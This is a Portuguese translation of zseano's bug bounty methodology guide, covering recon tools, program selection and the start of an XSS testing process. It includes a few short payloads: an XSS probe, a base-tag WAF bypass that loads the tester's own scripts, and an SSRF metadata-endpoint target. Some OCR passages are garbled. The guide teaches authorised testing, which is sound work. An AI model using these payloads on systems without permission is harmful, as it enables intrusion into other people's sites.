Conteúdo do guia

metodologia de zseano

Este guia foi desenvolvido para fornecer uma visão de como eu abordo o teste para vulnerabilidades em aplicativos da web, bem como orientações sobre como participar de bugs recompensas. Este guia é destinado àqueles que procuram aprender a mentalidade e começar aprendendo um fluxo a seguir ao procurar vulnerabilidades, como as perguntas que você deve se perguntar ao testar, tipos de vulnerabilidade comuns e técnicas para tentar bem como várias ferramentas que você deve usar.

Este guia pressupõe que você já tenha algum conhecimento básico sobre como a Internet funciona. **Ele não contém os fundamentos da configuração de ferramentas e como os sites trabalhar.** Para aprender os fundamentos do hacking ***(varreduras nmap, por exemplo),*** a internet, portas e como as coisas geralmente funcionam, eu recomendo pegar uma cópia de **"Breaking em segurança da informação: Learning the ropes 101", de Andy Gill** (@ZephrFish). No momento em que escrevo isso, ele é **GRATUITO ,** mas certifique-se de mostrar algum suporte para Andy pelo trabalho árduo que ele colocou para criá-lo. Combine as informações incluídas em isso com minha metodologia e você estará rapidamente no caminho certo.

https://leanpub.com/ltr101-breaking-into-infosec

Ser naturalmente curioso cria o melhor hacker em nós. Questionando como as coisas funcionam, ou por que eles funcionam como eles funcionam. Adicione desenvolvedores que cometem erros com a codificação em a mistura e você tem um ambiente para um hacker prosperar.

Um hacker como você.

Compartilhar é se importar

Compartilhar realmente é cuidar. Eu não posso ser mais grato por aqueles que me ajudaram quando eu primeiro começou com recompensas de bugs. Se você estiver em posição de ajudar os outros, faça-o!

Eu gostaria de dedicar esta página para aqueles que dedicaram seu tempo para me ajudar quando eu era novo para recompensas de bugs e até hoje me oferecem ajuda e orientação.

@BruteLogic – Uma lenda absoluta que tem meu maior respeito. Rodolfo Assis especializou-se em testes XSS e tornou-se uma espécie de “deus” em encontrar filtros ignora. Quando eu era novo, continuei encontrando apenas XSS e pude ver que Rodolfo estava muito talentoso. Eu tive um problema uma vez e não achei que ele responderia, considerando que ele tinha mais de 10.000 seguidores, mas para minha surpresa, ele conseguiu e ajudou a esclarecer minha confusão de onde eu estava errando. Rod, como uma mensagem pessoal minha para você, não pare sendo quem você é. Você é uma ótima pessoa e tem um futuro brilhante pela frente tu. Continue assim cara, nunca desista.

@Yaworsk, @rohk_infosec e **@ZephrFish** – também conhecido como Peter Yaworski, Kevin Rohk e Andy Gill. Eu conheci esses três no meu primeiro evento de hacking ao vivo em Las Vegas e estamos próximos desde então. Todos os 3 têm talento extremo quando se trata trata de hacking e admiro toda a sua determinação e motivação. Estes três são como uma família para mim e sou muito grato por ter tido a chance de conhecê-los.

Se você ainda não o fez, recomendo seguir todos eles e conferir seus material.

Isenção de responsabilidade!


A palavra “hacker” para alguns significa quando alguém age maliciosamente, como invadir um banco e roubar dinheiro. Alguns usarão termos como "Whitehat" (hacker 'bom') e "Blackhat" (hacker 'ruim') para determinar a diferença, mas os tempos mudaram e a palavra hacker não deve ser usada apenas para descrever alguém agindo de maneira maliciosa . **Isso é o que você chama de criminoso. Nós não somos criminosos. Somos caçadores de recompensas de insetos.** Ao longo deste guia você verá a palavra “hacker” sendo utilizada e quero deixar claro que quando usamos a palavra “hacker” não estamos descrevendo alguém agindo de forma maliciosa ou ilegal.

As informações fornecidas nesta metodologia destinam-se apenas para fins de pesquisa de segurança jurídica. Se você descobrir uma vulnerabilidade acidentalmente (essas coisas acontecem!), tente denunciá-la de forma responsável à empresa em questão. Quanto mais detalhes melhor. **Você nunca deve exigir dinheiro em troca do seu bug** se eles não declararem publicamente que irão recompensar, isso é extorsão e ilegal.

NÃO faça testes propositalmente em sites que não lhe dão permissão para fazê-lo. Ao fazer isso, você pode estar cometendo um crime em seu país.

Esta metodologia não se destina a ser usada para atividades ilegais, como testes ou varreduras não autorizadas. Não apoio atividade ilegal e não dou permissão para usar este fluxo para tais fins.


A metodologia de zseano só pode ser encontrada em https://www.bugbountyhunter.com/



Ao mostrar exemplos de aplicação da metodologia, você pode ver referências a alguns dos aplicativos da Web do BugBountyHunter, como **BARKER, KREATIVE** e **FirstBlood.** Observe que esses aplicativos da web são apenas para membros e mais informações sobre isso podem ser encontradas em https://www.bugbountyhunter.com/membership

Nossos aplicativos da web são projetados para ajudá-lo a ganhar confiança ao identificar vulnerabilidades em aplicativos da web. Não **há sinalizadores** para encontrar e, em vez disso, você deve descobrir como cada recurso funciona em sites totalmente funcionais. Assim como em um programa real de recompensas por bugs.

O BugBountyHunter oferece aplicativos da Web realistas com descobertas reais encontradas por mim pessoalmente.



Sobre mim e por que eu hackeio

Não vou te entediar muito com quem eu sou porque hackear é mais interessante, mas meu nome é **Sean** e eu atendo pelo pseudônimo **@zseano** online. Antes mesmo de “descobrir” hacking que aprendi a desenvolver e comecei a codificar “winbots” para StarCraft e sites desenvolvidos posteriormente. Minha mentalidade de hacker foi inflamada quando me mudei de jogando StarCraft para Halo2, pois vi outros usuários trapaceando (modding) e queria saber como eles estavam fazendo isso. Eu apliquei este mesmo processo de pensamento para muitos mais jogos como Saints Row e encontrou “falhas” para sair do mapa. Daqui em diante Acredito que o hacker que existe em mim nasceu e juntei meu conhecimento em desenvolvimento e hackeando ao longo dos anos para chegar onde estou hoje.

Eu participei de recompensas de bugs por vários anos e enviou mais de 600 bugs naquele tempo. Enviei vulnerabilidades para alguns dos maiores empresas do mundo e ainda recebi um **Certificado de Reconhecimento** da Amazon Information Security pelo meu trabalho!


amazon

Certificate of Recognition

Awarded to

Sean (@zseano)

On behalf of the entire Amazon Information Security organization, thank you for your substantial contribution to our "Knights in the Trust" security vulnerability reporting program.

This collaborative partnership, spearheaded by your research efforts, has been key in improving Amazon's security posture and ensuring we protect both our customer's information and their trust.

With great appreciation and respect.

Amazon InfoSec Vice President
Jeff Carter

KNIGHTS IN THE TRUST
POWERED BY AMAZON INFOSEC

Amazon InfoSec VRP Manager
Hao-Wei Chen

September 15, 2018
Document Issued No. 1

Aprendi sozinho a hackear e codificar por curiosidade natural e sempre fui interessado em aprender como as coisas foram montadas, então eu as desmontava e tentava reconstruí-los eu mesmo para entender o processo. Eu aplico este mesmo processo de pensamento com desmontar a segurança de um site.

Ao fazer recompensas por bugs, meu **principal objetivo** é construir um bom relacionamento com o equipe de segurança de aplicativos da empresa. As empresas precisam do nosso talento mais do que nunca e ao construir relacionamentos próximos, você não apenas conhece indivíduos, mas você toma seu sucesso em suas próprias mãos. Bem como isso mais

quanto mais tempo você gasta no mesmo programa, mais sucesso você terá. Hora extra
você começa a aprender como os desenvolvedores estão pensando, mesmo sem precisar conhecer
com base em como eles corrigem problemas e quando novos recursos são criados (novos
bugs, ou os mesmos bugs reintroduzidos?). Sempre pense na foto maior.

Eu realmente gosto do desafio de hackear e resolver o quebra-cabeça sem
sabendo como qualquer uma das peças se parece. O hacking força você a ser criativo e a
pense fora da caixa ao criar provas de conceitos (PoC) ou criar novos
técnicas de ataque. O fato de as possibilidades serem infinitas quando se trata de hacking é
o que me fisgou e por que gosto tanto disso.

Compartilhei muito conteúdo com a comunidade e até criei uma plataforma em
2018 nomeou BugBountyNotes.com para ajudar outras pessoas a aprimorar suas habilidades. eu desliguei
depois de executá-lo por um ano para redesenhar a plataforma e recriar a ideia, que
agora você pode encontrar em BugBountyHunter.com.

Até o momento, ajudei mais de 500 recém-chegados e os ajudei a descobrir seu primeiro
bug e alguns até ganharam uma quantia sustentável ao longo dos anos. Mas
Eu sou apenas 10% da equação, você deve estar preparado para dedicar tempo e trabalho.
Os 90% vêm de você. Tempo e paciência serão recompensados. Entre com firmeza no motorista
sente-se e faça com que hackear programas de recompensas por bugs funcione para **você.**

Você é quem está produzindo os resultados.

Os hackers questionam tudo!

Eu acredito fortemente que todo mundo tem um hacker dentro de si, é só acordá-lo
e reconhecendo que todos nós possuímos naturalmente a capacidade de questionar as coisas. É o que
nos torna humanos. Ser um hacker é ser naturalmente curioso e querer
entenda como as coisas funcionam e o que aconteceria se você tentasse ***"xyz".***

Isso não está relacionado apenas ao hacking. Comprou um novo dispositivo e está curioso para saber como ele funciona ou
quais solicitações são enviadas? Você já está cavando aquela toca de coelho para mergulhar.
Questione tudo ao seu redor e pergunte a si mesmo o que você poderia tentar mudar o
resultado. Lembre-se, cada site, dispositivo, software, foi codificado por outro
humano. **Os seres humanos cometem erros e todos pensam de forma diferente.** Assim como
cometendo erros, observe também que os desenvolvedores enviam novos códigos e recursos
semanalmente (às vezes diariamente!) e às vezes corta atalhos e esquece as coisas como elas são
muitas vezes confrontados com prazos e coisas apressadas. Este processo é o que cria
erros e é onde um hacker prospera.

Muitas pessoas me perguntam: ***"Preciso ter experiência em desenvolvedor para ser um hacker?"*** e
a resposta é **não ,** mas definitivamente ajuda. Ter um entendimento básico sobre
como os sites funcionam com HTML, JavaScript e CSS pode ajudá-lo na criação
prova de conceitos ou encontrar desvios. Você pode jogar facilmente com HTML e JavaScript
em sites como https://www.jsfiddle.net/ e https://www.jsbin.com/. bem como um
compreensão básica desses eu também aconselho as pessoas a não complicar demais as coisas
ao começar. Os sites foram codificados para executar uma função específica, como
fazer login ou comentar uma postagem. Como explicado anteriormente, um desenvolvedor codificou
isso, então você começa a questionar: **"O que eles consideraram ao configurar isso e**
posso encontrar uma vulnerabilidade aqui?"

Você pode comentar com HTML básico, como <h2>? Onde isso se reflete no
página? Posso inserir XSS em meu nome? Ele faz alguma solicitação para um /api/
endpoint, que pode conter endpoints mais interessantes? Posso editar este post,

talvez haja IDOR?! - E a partir daí, **no fundo da toca do coelho você vai.** Vocês naturalmente quer saber mais sobre este site e como ele funciona e de repente o hacker dentro de você acorda.

Se você não tem nenhuma experiência como desenvolvedor, **não se preocupe.** eu te recomendo verifique em https://github.com/swisskyrepo/PayloadsAllTheThings e tentar obter uma compreensão das cargas fornecidas. Entenda o que eles estão tentando alcançar, por exemplo, é uma carga útil XSS com alguns caracteres exóticos para contornar um filtro? Por que e como um hacker inventou isso? O que isso faz? Por que eles precisa criar essa carga útil? Agora combine isso com jogar com o básico HTML.

Além disso, simplesmente entender o fato de que o código normalmente leva um parâmetro (POST ou GET, json post data etc), lê o valor e então **executa código.** Tão simples como isso. Muitos pesquisadores usarão força bruta para parâmetros que não são encontrados na página, pois às vezes você pode ter sorte quando adivinhando parâmetros e encontrando funcionalidades estranhas.

Por exemplo, você vê isso na solicitação:

```
/comment.php?act=post&comment=Ei!&name=Sean
```

Mas o código também leva o parâmetro “&img=” que não é referenciado em nenhum lugar o site que pode levar a SSRF ou Stored XSS (uma vez que não é referenciado, pode ser um recurso beta/não utilizado com menos 'proteção'?). **Seja curioso e apenas tente,** você não pode estar errado. O pior que pode acontecer é o parâmetro não fazer nada.

Exemplo da vida real

Acabou de adquirir um novo sistema inteligente para a sua casa que lhe permite controlar remotamente
conecte-se apenas para garantir que seus fogões estejam desligados, etc. A maioria das pessoas irá cegamente
conectá-los e seguir com suas vidas, mas quantos de vocês lendo isso
conecte-o e comece a questionar: “Como isso realmente funciona? quando eu me conectar
meu sistema doméstico inteligente, quais informações este dispositivo está enviando?”. tem que
ser algum tipo de dados sendo enviados de um dispositivo para o outro. Se você está balançando a cabeça
dizendo "Sim, sou eu!", então você já começou sua jornada para se tornar um
hacker. Questione, pesquise, aprenda, hackeie.

Recompensas de Bugs / Divulgação de Vulnerabilidades Programas

Um programa de recompensas por bugs é uma iniciativa criada para incentivar os pesquisadores a gastar tempo
olhando para seus ativos para identificar vulnerabilidades e, em seguida, relatar com responsabilidade para
eles. As empresas criam uma página de política detalhando o escopo que você pode cutucar
em e quaisquer recompensas que possam oferecer. Além disso, eles também fornecem regras sobre o que
NÃO fazer e eu recomendo que você sempre siga estas regras ou você pode acabar
em apuros.

Você pode encontrar programas de recompensas por bugs em plataformas como HackerOne,
BugBountyHub, Synack, Intigritti e YesWeHack. No entanto, com isso dito, você pode
também encontrar empresas preparadas para trabalhar com pesquisadores, **basta pesquisar**
Google, por exemplo: (não se esqueça de verificar os diferentes países, não procure apenas
em google.com – tente .es etc!)

“programa de divulgação responsável”

“programa de divulgação de vulnerabilidades”


“recompensas do programa de vulnerabilidade”

“programa de recompensa bugbounty”

inurl: divulgação de vulnerabilidade

inurl: divulgação responsável

No momento em que escrevo, esta plataforma de recompensas de bugs, como o HackerOne, enviará convites “privados” para pesquisadores que passam regularmente tempo em sua plataforma e constroem "reputação". Muitos pesquisadores acreditam que o maior sucesso está nesses convites privados mas, por experiência, muitos dos programas de pagamento público em plataformas ainda contêm bugs e alguns até pagam mais que os privados! Sim, os convites privados são menos concorridos, mas não confie neles. Se você passar algum tempo em um Programa de Divulgação de Vulnerabilidade (VDP)? Na minha opinião sim, **mas com limites.** Às vezes, passo um tempo em VDPs para praticar e aprimorar minhas habilidades porque para **mim** o objetivo final é construir relacionamentos e se tornar um hacker melhor (enquanto ajuda a proteger a internet de curso!). Os VDPs são uma ótima maneira de praticar novas pesquisas, apenas **conheça seus limites** e não se esgote, oferecendo às empresas um teste gratuito completo. As empresas querem nosso talento, então mesmo que eles não paguem, mostre a eles que você tem as habilidades que eles querem e eles devem “atualizar” seu VDP para um programa pago, você pode estar no topo de sua lista para obter convidamos. Talvez haja algum estilo legal que você queira, ou apenas um desafio em uma tarde de domingo. Conheça sua relação risco x recompensa ao jogar em VDPs.



Meu kit de ferramentas básico

Muitos pesquisadores têm um arsenal completo de ferramentas, mas apenas alguns são necessário **ao começar.** Quanto mais você gasta aprendendo a hackear, mais você perceberá por que muitos pesquisadores criaram ferramentas personalizadas para fazer vários tarefas. Abaixo está uma lista das ferramentas mais comuns que eu uso, bem como informações sobre algumas scripts personalizados que criei para dar uma ideia do que é preciso para estar em plena forma ao caçar.

Burp Suite – O aplicativo de proxy do Santo Graal para muitos pesquisadores. Suíte Burp permite interceptar, modificar e repetir solicitações em tempo real e você pode instalar

plugins personalizados para facilitar sua vida. Para suporte completo e informações sobre como usar Burp eu recomendo verificar https://support.portswigger.net/

Preciso do Burp Suite Professional como iniciante? Na minha opinião, não. Eu pessoalmente usou a edição comunitária do pacote Burp por mais de um ano antes de comprar o Edição Profissional. Professional Edition apenas torna sua vida mais fácil, permitindo que você instalar plugins e ter acesso ao cliente colaborador burp. (Embora seja recomendado que você configure o seu próprio, sobre o qual você pode encontrar informações aqui: https://portswigger.net/burp/documentation/collaborator/deploying). Certifique-se de verificar na BApp Store (https://portswigger.net/bappstore) para verificar as extensões que pode facilitar sua vida na hora de caçar.

Descobrindo subdomínios e conteúdo – Acumule. Grite para @HazanaSec por refinando esse processo para mim. (https://github.com/OWASP/Amass) é no geral o mais completo para descobrir subdomínios, pois usa mais fontes para descoberta com uma mistura de passivo, ativo e até mesmo fará alterações de descobertas subdomínios: acumular enum -brute -active -d domínio.com -o acumular-output.txt

A partir daí, você pode encontrar servidores http e https funcionando com **httprobe** por TomNomNom (https://github.com/tomnomnom/httprobe).

Você pode sondar portas extras definindo o sinalizador -p: cat amass-output.txt | httprobe -p http:81 -p http:3000 -p https:3000 -p http:3001 -p https:3001 -p http:8000 -p http:8080 -p https:8443 -c 50 | tee online-domains.txt

Se você já possui uma lista de domínios e o que ver se há novos, **novos** por TomNomNom (https://github.com/tomnomnom/anew) também joga bem como o novo domínios vão direto para stdout, por exemplo: cat new-output.txt | novo old-output.txt | httprobe

Se você quiser ser realmente minucioso e possivelmente até encontrar algumas joias, **dnsgen** por Patrik Hudak (https://github.com/ProjectAnte/dnsgen) funciona brilhantemente: gato acumular-saída.txt | dnsgen - | httprobe

A partir daí, a inspeção visual é uma boa ideia, **aquatone**
(https://github.com/michenriksen/aquatone) é uma ótima ferramenta, porém a maioria das pessoas
não percebe que também aceitará endpoints e arquivos, não apenas domínios, então é
às vezes vale a pena procurar tudo e depois passar tudo para o aquatone: cat
domínios-endpoints.txt | aquatone

Para descobrir arquivos e diretórios, **FFuF** (https://github.com/ffuf/ffuf) é de longe o
mais rápido e personalizável, vale a pena ler toda a documentação, porém para
uso básico: ffuf -ac -v -u https://domain/FUZZ -w wordlist.txt.

Listas de **palavras –** Todo hacker precisa de uma lista de palavras e, felizmente, Daniel Miessler forneceu
nós com “SecLists” (https://github.com/danielmiessler/SecLists/) que contém
listas de palavras para cada tipo de digitalização que você deseja fazer. Pegue uma lista e comece a digitalizar para
Veja o que você pode encontrar. Conforme você continua sua caçada, você logo perceberá que aquele edifício
suas próprias listas com base em palavras-chave encontradas no programa podem ajudá-lo em seu
Caçando. A equipe do Pentecoster.io lançou o “CommonSpeak”, que também é extremamente
útil para gerar novas listas de palavras, encontradas aqui:
https://github.com/pentester-io/commonspeak. Um post detalhado sobre como usar esta ferramenta pode
ser encontrado em https://pentester.io/commonspeak-bigquery-wordlists/

Ferramentas personalizadas – Caçadores com anos de experiência normalmente criam suas próprias ferramentas para
fazer várias tarefas, por exemplo, você verificou o GitHub do TomNomNom para um
coleção de scripts de hackers aleatórios, mas úteis? https://github.com/tomnomnom. EU
não posso falar em nome de todos os pesquisadores, mas abaixo estão algumas ferramentas personalizadas que tenho
criado para me auxiliar em minha pesquisa. Eu criarei regularmente versões personalizadas deles para
cada site que estou testando.

Scanner WaybackMachine – Isso irá raspar /robots.txt para todos os domínios que eu forneço
e raspar tantos anos quanto possível. A partir daqui, simplesmente digitalizarei cada ponto de extremidade
encontrado via BurpIntruder ou FFuF e determinar quais endpoints ainda estão ativos. UMA
ferramenta pública pode ser encontrada aqui por @mhmdiaa – https://gist.github.com/mhmdiaa. EU
não apenas escaneie /robots.txt, mas também raspe a página inicial principal de cada subdomínio

encontrado para verificar o que costumava estar lá. Talvez alguns dos arquivos antigos (pense em arquivos .js!) ainda lá? /**índice.** A partir daqui, você pode começar a coletar pontos de extremidade comuns e seus os dados de reconhecimento aumentam massivamente.

ParamScanner – Uma ferramenta personalizada para raspar cada endpoint descoberto e procurar nomes de entrada, ids e parâmetros javascript. O script procurará por <input> e raspe o nome e o ID e tente como parâmetro. Além disso também irá procure por var {nome} = "" e tente determinar os parâmetros referenciados em javascript. Um a versão antiga desta ferramenta pode ser encontrada aqui https://github.com/zseano/InputScanner. Semelhantes incluem LinkFinder por @GerbenJavado que é usado para raspar URLs de arquivos javascript aqui: https://github.com/GerbenJavado/LinkFinder e @CiaranmaK tem uma ferramenta chamada **parameth** usada para parâmetros de força bruta. https://github.com/maK-/parameth

AnyChanges – Esta ferramenta obtém uma lista de URLS e verifica regularmente se há alterações na página. Procura novos links (via <a href>) e referências a novos javascript arquivos, pois gosto de procurar novos recursos que ainda não foram lançados publicamente. Um monte de pesquisadores criaram ferramentas semelhantes, mas não tenho certeza de nenhuma ferramenta pública que faz uma verificação contínua no momento em que escrevo isso.

Você consegue identificar a tendência em minhas ferramentas? Estou tentando encontrar novos conteúdos, parâmetros e funcionalidade para cutucar. Sites mudam todos os dias (especialmente empresas maiores) e você quer ter certeza de que é o primeiro a saber sobre as novas mudanças, bem como dando uma olhada no histórico do site (via waybackmachine) para verificar se há algum arquivos/diretórios. Mesmo que um site pareça ter sido fortemente testado, você pode nunca se sabe ao certo se um arquivo antigo de 7 anos atrás ainda está lá no servidor sem verificando. Isso me levou a tantos grandes bugs, como uma aquisição completa da conta de apenas visitar um terminal fornecido com um ID de usuário!

Problemas comuns com os quais começo e por quê

Quando começo um programa, tendo a me ater ao que sei melhor e tento criar o máximo de impacto possível com minhas descobertas. Abaixo está uma lista dos mais bugs comuns que procuro em programas de recompensas de bugs e como faço para encontrá-los. EU sei que você está sentado pensando: ***"espere, você não procura por todos os tipos de*** bug?" e é claro que procuro todos os tipos de problemas eventualmente, **mas quando começo,** esses são os tipos de bug em que me concentro. Como um hacker, você também não pode saber absolutamente tudo, então **nunca** entre com a mentalidade de tentar todo tipo de vulnerabilidade possível. Você pode queimar e causar confusão, especialmente se for novo. minha metodologia é tudo sobre **passar meses no mesmo programa com a intenção de mergulhar como o mais profundo possível** ao longo do tempo, à medida que aprendo seu aplicativo da web. Da minha experiência desenvolvedores estão cometendo os **mesmos erros** em toda a internet e meu primeira **olhada inicial é projetada para me dar uma ideia** de sua visão geral da segurança em toda a aplicação web. **A tendência é sua amiga.**

Para reiterar, em minha ***primeira olhada inicial, procuro principalmente por filtros*** no lugar e pretendo ignorar estes. Isso cria um ponto de partida para mim e uma **'pista'** para perseguir. Teste funcionalidade bem na sua frente para ver se é seguro para os tipos de bugs mais básicos. Vocês ficará surpreso com o comportamento interessante que você pode encontrar! Se você não tentar, como vai você sabe?

Cross Site Scripting (XSS)

Cross Site Scripting é uma das vulnerabilidades mais comuns encontradas em bug bounty programas, apesar de haver maneiras de evitá-lo com muita facilidade. Para iniciantes, XSS é simplesmente poder inserir seu próprio HTML em um parâmetro/campo e o site refletindo-o como HTML válido. Por exemplo, você tem um formulário de pesquisa e digita <img src=x onerror=alert(0)> e ao pressionar 'Search' mostra uma imagem quebrada

juntamente com uma caixa de alerta. Isso significa que sua string inserida foi refletida como HTML válido e é vulnerável a XSS.

Eu testo **todos os parâmetros que acho que são refletidos** não apenas para XSS reflexivo, mas também para XSS cego também. Como recompensas de bugs são testes de caixa preta, literalmente ***não temos ideia*** como o servidor está processando os parâmetros, então por que não tentar? Pode ser armazenado em algum lugar que pode disparar um dia. Poucos pesquisadores testam todos os parâmetros para XSS cego, eles pensam, ***"quais são as chances de execução?".*** Muito alto, meu amigo, e o que você está perdendo tentando? Nada, você só tem algo a ganhar como um notificação de que seu XSS cego foi executado!

O problema mais comum que encontro com o XSS são filtros e WAFs (Web Application firewall). Os WAFs são geralmente os mais difíceis de ignorar porque geralmente estão em execução algum tipo de regex e se estiver atualizado, estará procurando por tudo. Com isso dito às vezes existem desvios e um exemplo disso é quando me deparei com Akamai WAF. Percebi que eles estavam apenas verificando os **valores** dos parâmetros e não os **nomes** dos parâmetros reais . O alvo em questão estava refletindo o nomes e valores de parâmetro como JSON.

```
<script>{"paramname":"valor"}</script>
```

Consegui usar o payload abaixo para alterar todos os links após o payload para o **meu** site o que me permitiu executar meu próprio javascript (já que alterou os links <script src=> para meu website). Observe como a carga útil é o parâmetro NAME, não o valor.

```
?"></script><base%20c%3D=href%3Dhttps:\meusite>
```

Ao testar contra WAFs, não há um método claro para ignorá-los. Muito disso é tentativa e erro e descobrir o que funciona e o que não funciona. se eu for honesto eu recomendo vendo a pesquisa de outras pessoas sobre isso para ver o que deu certo no passado e trabalhar a partir daí (uma vez que eles provavelmente foram corrigidos, então você precisa descobrir um novo desviar. **Lembra que eu disse sobre criar um lead?).** Verificação de saída https://github.com/0xInfection/Awesome-WAF para pesquisas incríveis sobre WAFs e certifique-se de mostrar seu apoio se isso o ajudar.

Meus olhos tendem a se iluminar quando confrontados com filtros. Um filtro significa o parâmetro que estamos testando é vulnerável a XSS, mas o desenvolvedor criou um filtro para prevenir qualquer HTML malicioso. Esta é uma das principais razões pelas quais eu também passo muito tempo tempo procurando por XSS ao iniciar um novo programa porque se eles são filtrando certas cargas úteis, **pode dar uma ideia da segurança geral de suas local.** Lembre-se, XSS é o tipo de bug mais fácil de prevenir, então por que eles estão criando um filtro? E o que mais eles criaram filtros (pense em SSRF .. filtrando apenas endereços IP internos? Talvez eles tenham esquecido http://169.254.169.254/latest/meta-data - as chances são de que sim!).

Processo de teste para XSS e filtragem:

Etapa um: testar diferentes codificações e verificar qualquer comportamento estranho

Descobrir quais cargas úteis são permitidas no parâmetro que estamos testando e como o website reflete/manipula isso. Posso inserir o <h2>, <img>, <table> mais básico sem alguma filtragem e é refletida como HTML? Eles estão filtrando HTML malicioso? Se é refletido como < ou %3C então testarei a codificação dupla %253C e %26lt; ver como ele lida com esses tipos de codificação. Algumas codificações interessantes para tentar podem ser encontrado em https://d3adend.org/xss/ghettoBypass. Esta etapa é sobre descobrir o que está permitido e não é e como eles lidam com nossa carga útil. Por exemplo, se <script> refletido como <script>, s %26lt;script%26gt; o como <script>, então sei que estou em um desvio e posso começar a entender como eles estão lidando codificações (que irão me ajudar em bugs posteriores, talvez!). Se não importa o que você tente você consulte sempr <script> u %3Cscript%3E o parâmetro em questão pode não ser vulnerável.

Etapa dois: engenharia reversa dos pensamentos dos desenvolvedores

(isso fica mais fácil com o tempo e a experiência)

